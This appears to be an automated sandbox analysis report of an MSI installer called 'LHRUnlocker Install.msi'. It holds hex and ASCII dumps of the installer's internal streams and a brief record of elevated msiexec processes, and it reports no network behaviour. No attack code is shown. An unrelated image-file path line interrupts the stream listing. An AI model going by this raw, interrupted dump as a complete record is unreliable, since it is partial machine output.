Data Raw:	04 00 04 00 04 00 04 00 04 00 04 00 07 00 07 00 07 00 11 00 11 00 11 00 1b 00 1b 00 20 00 20 00 2b 00 2b 00 2b 00 2b 00 2b 00 2b 00 2b 00 2b 00 2b 00 2b 00 35 00 35 00 35 00 39 00 39 00 39 00 3e 00 3e 00 3e 00 3e 00 3e 00 41 00 41 00 41 00 41 00 41 00 41 00 4f 00 4f 00 4f 00 4f 00 4f 00 4f 00 4f 00 51 00 51 00 51 00 56 00 56 00 56 00 56 00 56 00 56 00 56 00 56 00 56 00 58 00 58 00

Stream Path: \x18496\x15498\x15359\x17388\x15208\x18098\x17393\x16690\x18471, File Type: data, Stream Size: 12	
General	
Stream Path:	\x18496\x15498\x15359\x17388\x15208\x18098\x17393\x16690\x18471
File Type:	data
Stream Size:	12
Entropy:	2.61749246118
Base64 Encoded:	False
Data ASCII:	M . N . O . P . Q . . .
Data Raw:	4d 01 4e 01 4f 01 50 01 51 01 11 80

Stream Path: \x18496\x15518\x16925\x17915, File Type: data, Stream Size: 444	
General	
Stream Path:	\x18496\x15518\x16925\x17915
File Type:	data
Stream Size:	444
Entropy:	5.30938688259
Base64 Encoded:	False
Data ASCII:	D . . . . " . $. & . (. * . , . . . 0 . 2 . 3 . 5 . 7 . 9 . = . ? . A . C . D . F . H . I . K . M . O . Q . R . S . U . W . Y . [.] . _ . ` . a . c . e . g . i . k . m . o . q . s . u . w . y . { . } . . . . : . . . .
Data Raw:	44 01 d2 06 d4 06 d5 06 d7 06 d9 06 db 06 dc 06 de 06 df 06 e0 06 e2 06 e3 06 e5 06 e7 06 e8 06 ea 06 ec 06 ee 06 f0 06 f2 06 f4 06 f5 06 f7 06 f9 06 fb 06 fd 06 ff 06 01 07 03 07 05 07 07 07 09 07 0a 07 0c 07 0e 07 10 07 12 07 14 07 16 07 18 07 1a 07 1c 07 1e 07 20 07 22 07 24 07 26 07 28 07 2a 07 2c 07 2e 07 30 07 32 07 33 07 35 07 37 07 39 07 3b 07 3d 07 3f 07 41 07 43 07 44 07

Stream Path: \x18496\x16191\x17783\x17516\x15210\x17892\x18468, File Type: data, Stream Size: 85644	
General	
Stream Path:	\x18496\x16191\x17783\x17516\x15210\x17892\x18468
File Type:	data
Stream Size:	85644
Entropy:	4.96011447798
Base64 Encoded:	True
Data ASCII:	A t t r i b u t e s P a t c h S i z e F i l e _ P a t c h T y p e A c t i o n C o n d i t i o n S e q u e n c e C o s t F i n a l i z e C o s t I n i t i a l i z e T a b l e N a m e I n s t a l l F i n a l i z e I n s t a l l I n i t i a l i z e I n s t a l l V a l i d a t e A d v t E x e c u t e S e q u e n c e C r e a t e S h o r t c u t s M s i P u b l i s h A s s e m b l i e s P u b l i s h C o m p o n e n t s P u b l i s h F e a t u r e s P u b l i s h P r o d u c t R e g i s t e r C l a s s I n f o R
Data Raw:	41 74 74 72 69 62 75 74 65 73 50 61 74 63 68 53 69 7a 65 46 69 6c 65 5f 50 61 74 63 68 54 79 70 65 41 63 74 69 6f 6e 43 6f 6e 64 69 74 69 6f 6e 53 65 71 75 65 6e 63 65 43 6f 73 74 46 69 6e 61 6c 69 7a 65 43 6f 73 74 49 6e 69 74 69 61 6c 69 7a 65 54 61 62 6c 65 4e 61 6d 65 49 6e 73 74 61 6c 6c 46 69 6e 61 6c 69 7a 65 49 6e 73 74 61 6c 6c 49 6e 69 74 69 61 6c 69 7a 65 49 6e 73 74 61

Stream Path: \x18496\x16191\x17783\x17516\x15978\x17586\x18479, File Type: data, Stream Size: 7804

General	
Stream Path:	\x18496\x16191\x17783\x17516\x15978\x17586\x18479
File Type:	data
Stream Size:	7804
Entropy:	3.45148937466
Base64 Encoded:	False
Data ASCII:	. . . . . + ... 3 . . . . . m . . . ; . B . . . . . M . . o . . . . .
Data Raw:	e4 04 00 00 0a 00 0e 00 09 00 02 00 05 00 02 00 05 00 0d 00 04 00 04 00 06 00 12 00 09 00 2b 00 08 00 10 00 0c 00 06 00 0e 00 06 00 00 00 00 00 05 00 02 00 04 00 06 00 0f 00 03 00 11 00 03 00 0f 00 04 00 13 00 07 00 0f 00 03 00 14 00 03 00 11 00 03 00 0f 00 03 00 0e 00 03 00 11 00 03 00 15 00 03 00 10 00 03 00 12 00 03 00 0c 00 05 00 07 00 02 00 06 00 02 00 06 00 02 00 0a 00 02 00

Stream Path: \x18496\x16255\x16740\x16943\x18486, File Type: data, Stream Size: 78	
General	
Stream Path:	\x18496\x16255\x16740\x16943\x18486
File Type:	data
Stream Size:	78
Entropy:	3.72765014155
Base64 Encoded:	False
Data ASCII:	. . . . + . 5 . 9 . > . A . O . Q . V . X . Z . \\ .] . ^ . a . b . d . f . i . k . p . r . t . x . ~ . . . . .
Data Raw:	04 00 07 00 11 00 1b 00 20 00 2b 00 35 00 39 00 3e 00 41 00 4f 00 51 00 56 00 58 00 5a 00 5c 00 5d 00 5e 00 61 00 62 00 64 00 66 00 69 00 6b 00 70 00 72 00 74 00 78 00 7e 00 7f 00 83 00 ab 00 b9 00 bc 00 da 00 fb 00 00 01 04 01 18 01

Stream Path: \x18496\x16383\x17380\x16876\x17892\x17580\x18481, File Type: data, Stream Size: 4272	
General	
Stream Path:	\x18496\x16383\x17380\x16876\x17892\x17580\x18481
File Type:	data
Stream Size:	4272
Entropy:	2.57636734591
Base64 Encoded:	False
Data ASCII:	. . . . + . + . + . + . + . + . + . + . + . + . 5 . 5 . 5 . 9 . 9 . 9 . > . > . > . > . > . > . A . A . A . A . A . A . O . O . O . O . O . O . O . Q . Q . Q . V . V . V . V . V . V . V . V . X . X . Z . Z . \\ . \\ . \\ .] .] .] . ^ . ^ . ^ . ^ . a . a . a . b . b . b . b . b . b . d . d . d . f . f . f . f . f . f . f . f . f . f . f . i i . i . i . i . i . i . i . k . k . k . k . k . k . p . p . p . p . r . r . r . r . t . t . t . t . t . t .
Data Raw:	04 00 04 00 04 00 04 00 04 00 04 00 07 00 07 00 07 00 11 00 11 00 11 00 1b 00 1b 00 20 00 20 00 2b 00 2b 00 2b 00 2b 00 2b 00 2b 00 2b 00 2b 00 2b 00 2b 00 35 00 35 00 35 00 39 00 39 00 39 00 3e 00 3e 00 3e 00 3e 00 3e 00 41 00 41 00 41 00 41 00 41 00 41 00 4f 00 4f 00 4f 00 4f 00 4f 00 4f 00 4f 00 51 00 51 00 51 00 56 00 56 00 56 00 56 00 56 00 56 00 56 00 56 00 56 00 58 00 58 00

Stream Path: \x18496\x16661\x17528\x17126\x17548\x16881\x17900\x17580\x18481, File Type: data, Stream Size: 20	
General	
Stream Path:	\x18496\x16661\x17528\x17126\x17548\x16881\x17900\x17580\x18481
File Type:	data
Stream Size:	20
Entropy:	2.89546184424
Base64 Encoded:	False
Data ASCII:	^ . . . . .
Data Raw:	5e 01 af 06 c1 06 c3 06 c5 06 c7 06 c8 06 c2 06 c4 06 c6 06

Stream Path: \x18496\x16667\x17191\x15090\x17912\x17591\x18481, File Type: data, Stream Size: 36	
General	
Stream Path:	\x18496\x16667\x17191\x15090\x17912\x17591\x18481
File Type:	data
Stream Size:	36
Entropy:	3.62798680688
Base64 Encoded:	False
Data ASCII:	. . . . . @ . @ . . . . .
Data Raw:	9f 01 9f 01 01 80 02 80 a0 01 cb 06 05 80 05 80 05 80 19 80 40 81 40 81 14 80 0f 80 ca 06 cc 06 00 00 00 00

Stream Path: \x18496\x16778\x17207\x17522\x16925\x17915, File Type: data, Stream Size: 450	
General	
Stream Path:	\x18496\x16778\x17207\x17522\x16925\x17915
File Type:	data
Stream Size:	450

General	
Entropy:	4.73721029883
Base64 Encoded:	False
Data ASCII:	. . . . . > . C . . . . . ! . $. & .) . , . 1 . 5 . 8 . : . ; . > . A . B . E . G . I . N . Q . U . W . Y .] . b . e . h . j . q . t . w . y . | . ~ . . . . . 7 . 7 . L . . . 3 . S . [. _ . ` . / . m . o . . . M . . . . . " . % . ' . * . - . 2 . 6 . 9 . 6 < . ? . 7 . C . F . H . J . O . R . V . X . Z . ^ . c . f . i . k . r .
Data Raw:	09 00 0a 00 10 00 12 00 13 00 14 00 15 00 16 00 17 00 18 00 19 00 1a 00 3e 01 43 01 ff 01 01 02 04 02 08 02 0d 02 0f 02 12 02 15 02 18 02 1b 02 1d 02 1e 02 21 02 24 02 26 02 29 02 2c 02 31 02 35 02 38 02 3a 02 3b 02 3e 02 41 02 42 02 45 02 47 02 49 02 4e 02 51 02 55 02 57 02 59 02 5d 02 62 02 65 02 68 02 6a 02 71 02 74 02 77 02 79 02 7c 02 7e 02 81 02 83 02 85 02 87 02 8a 02 8c 02

Stream Path: \x18496\x16786\x17522, File Type: data, Stream Size: 4	
General	
Stream Path:	\x18496\x16786\x17522
File Type:	data
Stream Size:	4
Entropy:	1.5
Base64 Encoded:	False
Data ASCII:	i . . .
Data Raw:	69 01 01 00

Stream Path: \x18496\x16842\x17200\x15281\x16955\x17958\x16951\x16924\x17972\x17512\x16934, File Type: data, Stream Size: 48	
General	
Stream Path:	\x18496\x16842\x17200\x15281\x16955\x17958\x16951\x16924\x17972\x17512\x16934
File Type:	data
Stream Size:	48
Entropy:	3.38186998233
Base64 Encoded:	False
Data ASCII:	. . . . . A . G . . . . . x . < . . . . .
Data Raw:	09 00 0a 00 0e 00 0f 00 10 00 18 02 41 02 47 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 e8 83 20 83 c8 99 dc 85 78 85 3c 8f 84 83 a0 8f

Stream Path: \x18496\x16842\x17200\x16305\x16146\x17704\x16952\x16817\x18472, File Type: data, Stream Size: 66	
General	
Stream Path:	\x18496\x16842\x17200\x16305\x16146\x17704\x16952\x16817\x18472
File Type:	data
Stream Size:	66
Entropy:	3.77043919502
Base64 Encoded:	False
Data ASCII:	. . . . A . . . . . Q . . . . .
Data Raw:	09 00 0a 00 41 02 a4 02 a5 02 a6 02 a7 02 a8 02 a9 02 aa 02 ab 02 00 00 00 00 00 00 00 00 00 00 51 01 00 00 00 00 00 00 00 00 00 00 e8 83 20 83 84 83 00 85 ce 84 01 80 14 85 ff 7f fd 7f 8c 80 fe 7f

Stream Path: \x18496\x16842\x17913\x18126\x16808\x17912\x16168\x17704\x16952\x16817\x18472, File Type: data, Stream Size: 84	
General	
Stream Path:	\x18496\x16842\x17913\x18126\x16808\x17912\x16168\x17704\x16952\x16817\x18472
File Type:	data
Stream Size:	84
Entropy:	3.43893323285
Base64 Encoded:	False
Data ASCII:	. . . . . x . . . j . 8 . . . . . \\ . $ . . .
Data Raw:	09 00 0a 00 0e 00 0f 00 10 00 12 00 13 00 14 00 15 00 16 00 17 00 18 00 19 00 1a 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 e8 83 20 83 c8 99 dc 85 78 85 94 91 6a 98 38 98 9c 98 00 99 f8 91 5c 92 24 93 c0 92

Stream Path: \x18496\x16911\x17892\x17784\x15144\x17458\x17587\x16945\x17905\x18486, File Type: data, Stream Size: 28	
General	
Stream Path:	\x18496\x16911\x17892\x17784\x15144\x17458\x17587\x16945\x17905\x18486
File Type:	data
Stream Size:	28
Entropy:	2.20183873051
Base64 Encoded:	False
Data ASCII:	# . # . # . # . # . # . # . $. % . & . ' . (.) . * .
Data Raw:	23 00 23 00 23 00 23 00 23 00 23 00 24 00 25 00 26 00 27 00 28 00 29 00 2a 00

Stream Path: \x18496\x16911\x17892\x17784\x18472, File Type: data, Stream Size: 16

General	
Stream Path:	\x18496\x16911\x17892\x17784\x18472
File Type:	data
Stream Size:	16
Entropy:	2.22460175271
Base64 Encoded:	False
Data ASCII:	# . . . # . 4 . . . . . $ . . .
Data Raw:	23 00 00 00 23 00 34 00 01 80 01 80 24 00 00 80

Stream Path: \x18496\x16918\x17191\x18468, File Type: MIPSEB Ucode, Stream Size: 14	
General	
Stream Path:	\x18496\x16918\x17191\x18468
File Type:	MIPSEB Ucode
Stream Size:	14
Entropy:	1.95021206491
Base64 Encoded:	False
Data ASCII:	. . . . .
Data Raw:	01 80 04 00 00 80 00 00 c9 06 00 00 00 00

Stream Path: \x18496\x16923\x17194\x17910\x18229, File Type: SysEx File -, Stream Size: 24	
General	
Stream Path:	\x18496\x16923\x17194\x17910\x18229
File Type:	SysEx File -
Stream Size:	24
Entropy:	3.10538854221
Base64 Encoded:	False
Data ASCII:	. . 9 . . . . . : . : . . . 9 . < . ; . % . % .
Data Raw:	f0 00 39 01 ff 7f ff 7f 3a 01 3a 01 f0 00 39 01 3c 01 3b 01 25 00 25 00

Stream Path: \x18496\x16925\x17915\x17884\x17404\x18472, File Type: data, Stream Size: 48	
General	
Stream Path:	\x18496\x16925\x17915\x17884\x17404\x18472
File Type:	data
Stream Size:	48
Entropy:	3.09028891162
Base64 Encoded:	False
Data ASCII:	. . . . .
Data Raw:	d8 01 cd 06 d0 06 d1 06 cf 06 ce 06 cf 06 cf 06 08 80 0d 80 08 80 08 80 00 00 00 80 00 00 00 80 00 00 00 80 ff ff ff 80 00 80 01 80 01 80 00 80

Stream Path: \x18496\x17100\x16808\x15086\x18162, File Type: data, Stream Size: 12	
General	
Stream Path:	\x18496\x17100\x16808\x15086\x18162
File Type:	data
Stream Size:	12
Entropy:	2.35538854221
Base64 Encoded:	False
Data ASCII:	. . . . . Q . Q . Q .
Data Raw:	f1 01 bb 02 bc 02 51 01 51 01 51 01

Stream Path: \x18496\x17163\x16689\x18229, File Type: data, Stream Size: 108	
General	
Stream Path:	\x18496\x17163\x16689\x18229
File Type:	data
Stream Size:	108
Entropy:	3.11492446487
Base64 Encoded:	False
Data ASCII:	k . . . . .
Data Raw:	6b 01 d4 01 d6 01 dc 01 de 01 e0 01 e2 01 e4 01 e6 01 e8 01 ec 01 f5 01 ac 02 ad 02 ae 02 af 02 b0 02 b1 02 b2 02 b3 02 b4 02 b5 02 b6 02 b7 02 b8 02 b9 02 ba 02 01 00

Stream Path: \x18496\x17165\x16949\x17894\x17778\x18492, File Type: data, Stream Size: 30	
General	
Stream Path:	\x18496\x17165\x16949\x17894\x17778\x18492
File Type:	data
Stream Size:	30
Entropy:	3.44441382958
Base64 Encoded:	False
Data ASCII:	$. O . . . . $ . . . . ' . . . .
Data Raw:	24 00 4f 01 be 02 fd 02 14 04 fd 02 14 04 24 00 00 00 fd 02 16 04 27 00 17 04 13 04 15 04

Stream Path: \x18496\x17165\x17380\x17074, File Type: data, Stream Size: 616	
General	
Stream Path:	\x18496\x17165\x17380\x17074
File Type:	data
Stream Size:	616
Entropy:	4.26905156607
Base64 Encoded:	False
Data ASCII:	. . . . 0 . S .] . a . e . h . q . s . w . z . { . . . 2 . 2 . 2 . 2 . 2 . 2 . 2 . 2 . 2 . 2 . 2 . 2 . 2 . 2 . 2 . 2 . 2 . 2 . 2 . 2 . 2 . 2 . 2 . 2 . 2 . 2 . 2 . 2 . 2 . 2 . 2 . 2 . 2 . 2 . 2 . 2 . 2 . 2 . 2 . 2 . 2 . 2 . 2 . 2 . 2 . 2 . 2 . 2 . 2 . 2 . 2 . 2 . 2 . 2 . 2 . 2 . 2 . 2 . 2 . 2 . 2 . 2 . 2 . 2 . 2 . 2 . 2 . 2 . 2 . 2 . 2 . . . r . r . r . r . r . r . r . r . r . r . (. r . r . r . . . r . r . r . r . r . r . r . r . r . r . r . . . i . . . . G . . . . U . . .
Data Raw:	9a 01 a4 02 a5 02 a8 02 a9 02 aa 02 ab 02 c5 02 dc 02 f4 02 f8 02 fc 02 0c 03 11 03 13 03 1b 03 30 03 53 03 5d 03 61 03 65 03 68 03 71 03 73 03 77 03 7a 03 7b 03 80 03 32 80

Stream Path: \x18496\x17167\x16943, File Type: data, Stream Size: 80	
General	
Stream Path:	\x18496\x17167\x16943
File Type:	data
Stream Size:	80
Entropy:	3.33010705294
Base64 Encoded:	False
Data ASCII:	& . (.) . * . & . (.) . * . & . . .) . . . . & > . . . .) . . . / . . . . U . . . U . U . . . .
Data Raw:	26 00 28 00 29 00 2a 00 26 00 28 00 29 00 2a 00 26 00 a1 06 29 00 a2 06 00 26 3e 80 00 e8 0b 80 00 fa 29 80 00 e0 2f 80 a0 06 00 00 a0 06 a0 06 55 01 00 00 55 01 55 01 00 80 00 80 00 80 00 80 01 00 00 80 02 00 00 80 03 00 00 80 04 00 00 80

Stream Path: \x18496\x17490\x17910\x17380\x15279\x16955\x17958\x16951\x16924\x17972\x17512\x16934, File Type: data, Stream Size: 510	
General	
Stream Path:	\x18496\x17490\x17910\x17380\x15279\x16955\x17958\x16951\x16924\x17972\x17512\x16934
File Type:	data
Stream Size:	510
Entropy:	5.8183181554
Base64 Encoded:	False
Data ASCII:	. . . . = . > . A . C . . . . ! . $. 1 . ; . > . A . B . G . N . Q . U . W .] . b . e . h . j . q . t . w . y . | . ~ . . . .
Data Raw:	09 00 0a 00 0e 00 0f 00 10 00 12 00 13 00 14 00 15 00 16 00 17 00 18 00 19 00 1a 00 3d 01 3e 01 41 01 43 01 ff 01 01 02 04 02 0f 02 15 02 1b 02 1d 02 1e 02 21 02 24 02 31 02 3b 02 3e 02 41 02 42 02 47 02 4e 02 51 02 55 02 57 02 5d 02 62 02 65 02 68 02 6a 02 71 02 74 02 77 02 79 02 7c 02 7e 02 81 02 83 02 85 02 87 02 8a 02 8c 02 8e 02 90 02 92 02 94 02 96 02 98 02 9b 02 9d 02 9f 02

Stream Path: \x18496\x17490\x17910\x17380\x16303\x16146\x17704\x16952\x16817\x18472, File Type: data, Stream Size: 204	
General	
Stream Path:	\x18496\x17490\x17910\x17380\x16303\x16146\x17704\x16952\x16817\x18472
File Type:	data
Stream Size:	204
Entropy:	5.26148780813
Base64 Encoded:	False
Data ASCII:	. . . . = . > . A . C . A . B . N . . . . h . q . { . . . . e . d . . . . L . . . . K . . . . 5 . 4 . c . . . . f . 6 . 3 . . . .
Data Raw:	09 00 0a 00 3d 01 3e 01 41 01 43 01 41 02 42 02 4e 02 a4 02 a7 02 a8 02 a9 02 aa 02 ab 02 f4 02 68 03 71 03 7b 03 d0 03 d2 03 d5 03 dd 03 e9 03 f1 03 f3 03 f6 03 f7 03 05 04 07 04 0c 04 0d 04 0e 04 0f 04 00 00 00 00 00 00 00 00 b8 06 ae 06 00 00 00 00 00 00 00 00 00 00 be 06 00 00 00 00 bf 06 97 03 9a 03 9b 03 95 03 00 00 00 00 00 00 c0 06 9b 03 a4 06 d6 03 00 00 00 00 a4 06 b9 06

Stream Path: \x18496\x17547\x17906\x17910\x16693\x17651\x17768\x15518\x16924\x17972\x17512\x16934, File Type: data, Stream Size: 66

General	
Stream Path:	\x18496\x17547\x17906\x17910\x16693\x17651\x17768\x15518\x16924\x17972\x17512\x16934
File Type:	data
Stream Size:	66
Entropy:	4.16389459119
Base64 Encoded:	False
Data ASCII:	= . > . @ . A . C . D . F . G . I . J . K . . . ? . ? . B . ? . E . E . H . H . E . L . . . . . , . T . ^ . . . . . X . . . . .
Data Raw:	3d 01 3e 01 40 01 41 01 43 01 44 01 46 01 47 01 49 01 4a 01 4b 01 00 00 3f 01 3f 01 42 01 3f 01 45 01 45 01 48 01 48 01 45 01 4c 01 97 80 fa 80 2c 81 54 81 5e 81 90 81 c2 81 58 82 8a 82 bc 82 20 83

Stream Path: \x18496\x17548\x17648\x17522\x17512\x18487, File Type: data, Stream Size: 84	
General	
Stream Path:	\x18496\x17548\x17648\x17522\x17512\x18487
File Type:	data
Stream Size:	84
Entropy:	3.15613264549
Base64 Encoded:	False
Data ASCII:	$. % . & . ' . (.) . * . . . . . $. $ . . . O . . . . . & . . . (.) . * .
Data Raw:	24 00 25 00 26 00 27 00 28 00 29 00 2a 00 bf 02 c1 02 bd 02 c4 02 c2 02 c0 02 c3 02 24 00 24 00 be 02 4f 01 be 02 be 02 be 02 00 80 04 81 00 80 00 80 00 81 00 80 00 80 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 f0 00 26 00 00 00 28 00 29 00 2a 00

Stream Path: \x18496\x17548\x17905\x17589\x15151\x17522\x17191\x17207\x17522, File Type: data, Stream Size: 72	
General	
Stream Path:	\x18496\x17548\x17905\x17589\x15151\x17522\x17191\x17207\x17522
File Type:	data
Stream Size:	72
Entropy:	3.28528343517
Base64 Encoded:	False
Data ASCII:	. . . . . C . E . G . I . O . P . . . # . % . . . . .
Data Raw:	a8 02 a8 02 a8 02 a8 02 a9 02 a9 02 1b 03 1b 03 1b 03 43 03 45 03 47 03 49 03 4f 03 50 03 cd 02 23 03 25 03 8e 03 8e 03 8e 03 8e 03 92 03 92 03 8e 03 8e 03 8e 03 91 03 91 03 90 03 90 03 93 03 93 03 8f 03 8f 03 8f 03

Stream Path: \x18496\x17548\x17905\x17589\x15279\x16953\x17905, File Type: data, Stream Size: 1536	
General	
Stream Path:	\x18496\x17548\x17905\x17589\x15279\x16953\x17905
File Type:	data
Stream Size:	1536
Entropy:	4.88533384289
Base64 Encoded:	False
Data ASCII:	. . . . . 0 . S . S . S .] .] .] . a . e . e . e . h . h . h . h . q . q . q . q . q . s . s . s . s . s . s . w . w . w . w . w . w . w . z . z . z . z . z . z . z . z . z . z . z . { . { . . .
Data Raw:	9a 01 9a 01 9a 01 9a 01 9a 01 9a 01 a4 02 a5 02 a5 02 a5 02 a8 02 a8 02 a8 02 a8 02 a8 02 a9 02 a9 02 a9 02 aa 02 ab 02 ab 02 c5 02 c5 02 c5 02 c5 02 c5 02 c5 02 dc 02 dc 02 dc 02 dc 02 dc 02 dc 02 dc 02 dc 02 dc 02 dc 02 dc 02 dc 02 dc 02 dc 02 dc 02 dc 02 dc 02 dc 02 dc 02 f4 02 f4 02 f4 02 f8 02 fc 02 fc 02 fc 02 fc 02 fc 02 0c 03 0c 03 0c 03 0c 03 0c 03 11 03 11 03

Stream Path: \x18496\x17548\x17905\x17589\x18479, File Type: data, Stream Size: 7280	
General	
Stream Path:	\x18496\x17548\x17905\x17589\x18479
File Type:	data
Stream Size:	7280
Entropy:	4.54500622406
Base64 Encoded:	False
Data ASCII:	. . . . .
Data Raw:	9a 01 9a 01 9a 01 9a 01 9a 01 9a 01 9a 01 a4 02 a4 02 a4 02 a4 02 a4 02 a4 02 a4 02 a4 02 a4 02 a4 02 a5 02 a5 02 a5 02 a5 02 a5 02 a5 02 a5 02 a8 02 a8 02 a8 02 a8 02 a8 02 a8 02 a8 02 a8 02 a8 02 a8 02 a8 02 a9 02 a9 02 a9 02 a9 02 a9 02 a9 02 a9 02 a9 02 a9 02 a9 02 aa 02 aa 02 aa 02 aa 02 aa 02 aa 02 aa 02 aa 02 aa 02 ab 02 ab 02 ab 02 ab 02 ab 02 ab 02

Stream Path: \x18496\x17630\x17770\x16868\x18472, File Type: data, Stream Size: 32	
General	
Stream Path:	\x18496\x17630\x17770\x16868\x18472
File Type:	data

General	
Stream Size:	32
Entropy:	2.76201589562
Base64 Encoded:	False
Data ASCII:	. . . . .
Data Raw:	8a 01 8a 01 85 01 9d 07 00 00 85 01 00 00 00 00 02 00 00 80 01 01 00 80 00 00 00 00 c0 06 9e 07

Stream Path: \x18496\x17740\x16680\x16951\x17551\x16879\x17768, File Type: data, Stream Size: 8	
General	
Stream Path:	\x18496\x17740\x16680\x16951\x17551\x16879\x17768
File Type:	data
Stream Size:	8
Entropy:	2.15563906223
Base64 Encoded:	False
Data ASCII:	$. O . $. ' .
Data Raw:	24 00 4f 01 24 00 27 00

Stream Path: \x18496\x17742\x17589\x18485, File Type: data, Stream Size: 2572	
General	
Stream Path:	\x18496\x17742\x17589\x18485
File Type:	data
Stream Size:	2572
Entropy:	6.5134680762
Base64 Encoded:	False
Data ASCII:	. . . . . .!. . . M . . . . . .!. " . # . $. % . & . ' . (.) . * . + . , . - . . . / . 0 . 1 . 2 3 . 4 . 5 . 6 . 7 . 8 . y . z . { .	. } . ~ . . . . . A . B . C . D . E . F . G . H . I . . . . . m . n . o . p .
Data Raw:	00 80 01 80 02 80 03 80 04 80 05 80 06 80 07 80 08 80 09 80 0a 80 0b 80 0c 80 0d 80 0e 80 0f 80 10 80 11 80 12 80 13 80 14 80 15 80 16 80 17 80 20 80 21 80 e9 83 4d 84 15 85 16 85 17 85 18 85 19 85 1a 85 1b 85 1c 85 1d 85 1e 85 1f 85 20 85 21 85 22 85 23 85 24 85 25 85 26 85 27 85 28 85 29 85 2a 85 2b 85 2c 85 2d 85 2e 85 2f 85 30 85 31 85 32 85 33 85 34 85 35 85 36 85 37 85 38 85

Stream Path: \x18496\x17753\x17650\x17768\x18231, File Type: PDP-11 separate I&D executable not stripped - version 1, Stream Size: 388	
General	
Stream Path:	\x18496\x17753\x17650\x17768\x18231
File Type:	PDP-11 separate I&D executable not stripped - version 1
Stream Size:	388
Entropy:	4.67624508089
Base64 Encoded:	False
Data ASCII:	. . % . R . T . V . X . Y . [.] . _ . a . b . d . f . h . j . l . m . o . p . r . s . t . u . w . x . z .	. ~ . . . . . S . U . W . Q . Z . \\ . ^ . ` . W . c . e . g . i . k Q . n . W . q . Q . Q . Q . v . W . y . { . } . . . . .
Data Raw:	09 01 25 01 52 01 54 01 56 01 58 01 59 01 5b 01 5d 01 5f 01 61 01 62 01 64 01 66 01 68 01 6a 01 6c 01 6d 01 6f 01 70 01 72 01 73 01 74 01 75 01 77 01 78 01 7a 01 7c 01 7e 01 80 01 82 01 84 01 86 01 88 01 8b 01 8c 01 8f 01 90 01 91 01 93 01 94 01 96 01 97 01 99 01 9b 01 9d 01 9f 01 a1 01 a3 01 a5 01 a7 01 a9 01 ab 01 ad 01 af 01 b1 01 b3 01 b5 01 b7 01 b9 01 bb 01 bd 01 bf 01 c1 01

Stream Path: \x18496\x17932\x17910\x17458\x16778\x17207\x17522, File Type: data, Stream Size: 480	
General	
Stream Path:	\x18496\x17932\x17910\x17458\x16778\x17207\x17522
File Type:	data
Stream Size:	480
Entropy:	4.17269583505
Base64 Encoded:	False
Data ASCII:	= . A . . . . . & .) . . . . . 3 . . . A . . . . . A . 3 . 3 . . . . . 3 . . . . . A . 3 . . . . . 3 . . . . . 3 . 3 . 3 . 3 . 3 . 3 . 3 . . . . . $ . . . . . Q .
Data Raw:	3d 01 41 01 04 02 12 02 1d 02 26 02 29 02 a6 02 b2 03 be 03 cd 03 d0 03 d2 03 d5 03 d8 03 dd 03 e0 03 e5 03 e7 03 e9 03 eb 03 ed 03 ef 03 f1 03 f3 03 f6 03 f7 03 f9 03 fb 03 fd 03 ff 03 01 04 03 04 05 04 07 04 0a 04 0c 04 0d 04 0e 04 0f 04 01 81 01 80 01 80 01 ac 01 80 01 ad 01 ac 33 80 01 80 41 80 01 8c 01 80 41 81 33 80 33 80 13 80 01 80 01 80 41 80 33 80 01 80 01 84 01 84 41 80

Stream Path: \x18496\x17998\x17512\x15799\x17636\x17203\x17073, File Type: data, Stream Size: 128	
General	
Stream Path:	\x18496\x17998\x17512\x15799\x17636\x17203\x17073
File Type:	data
Stream Size:	128


General	
Entropy:	4.21298288211
Base64 Encoded:	False
Data ASCII:	. . . . . 9 . . . 9 . m . 9 . . . . . ! . # . % . % . * . , . 9 . . . 9 . m . 9 . . . . . _ . . . _ . _ . _ . . . . _ . . . _ . _ .
Data Raw:	a4 02 a4 02 aa 02 aa 02 f8 02 f8 02 fc 02 11 03 1b 03 1b 03 1b 03 1b 03 1b 03 1b 03 1b 03 1b 03 39 00 f9 02 39 00 6d 03 39 00 f9 02 01 03 01 03 cb 01 1f 03 21 03 23 03 25 03 25 03 2a 03 2c 03 39 00 96 06 39 00 6d 03 39 00 96 06 98 06 98 06 99 06 99 06 99 06 9e 06 9d 06 9e 06 9c 06 9b 06 5f 00 97 06 5f 00 5f 00 5f 00 97 06 98 06 98 06 9a 06 9a 06 9a 06 9f 06 5f 00 9f 06 5f 00 5f 00

Network Behavior

No network behavior found

Statistics

Behavior



System Behavior

Analysis Process: msiexec.exe PID: 4348, Parent PID: 244

General	
Target ID:	0
Start time:	18:49:20
Start date:	23/02/2022
Path:	C:\Windows\System32\msiexec.exe
Wow64 process (32bit):	false
Commandline:	"C:\Windows\System32\msiexec.exe" /i "C:\Users\user\Desktop\LHRUnlocker Install.msi"
Imagebase:	0x7ff6544f0000
File size:	66048 bytes
MD5 hash:	4767B71A318E201188A0D0A420C8B608
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: msiexec.exe PID: **3744**, Parent PID: **572**

General

Target ID:	1
Start time:	18:49:21
Start date:	23/02/2022
Path:	C:\Windows\System32\msiexec.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\msiexec.exe /V
Imagebase:	0x7ff6544f0000
File size:	66048 bytes
MD5 hash:	4767B71A318E201188A0D0A420C8B608
Has elevated privileges:	true
Has administrator privileges:	true
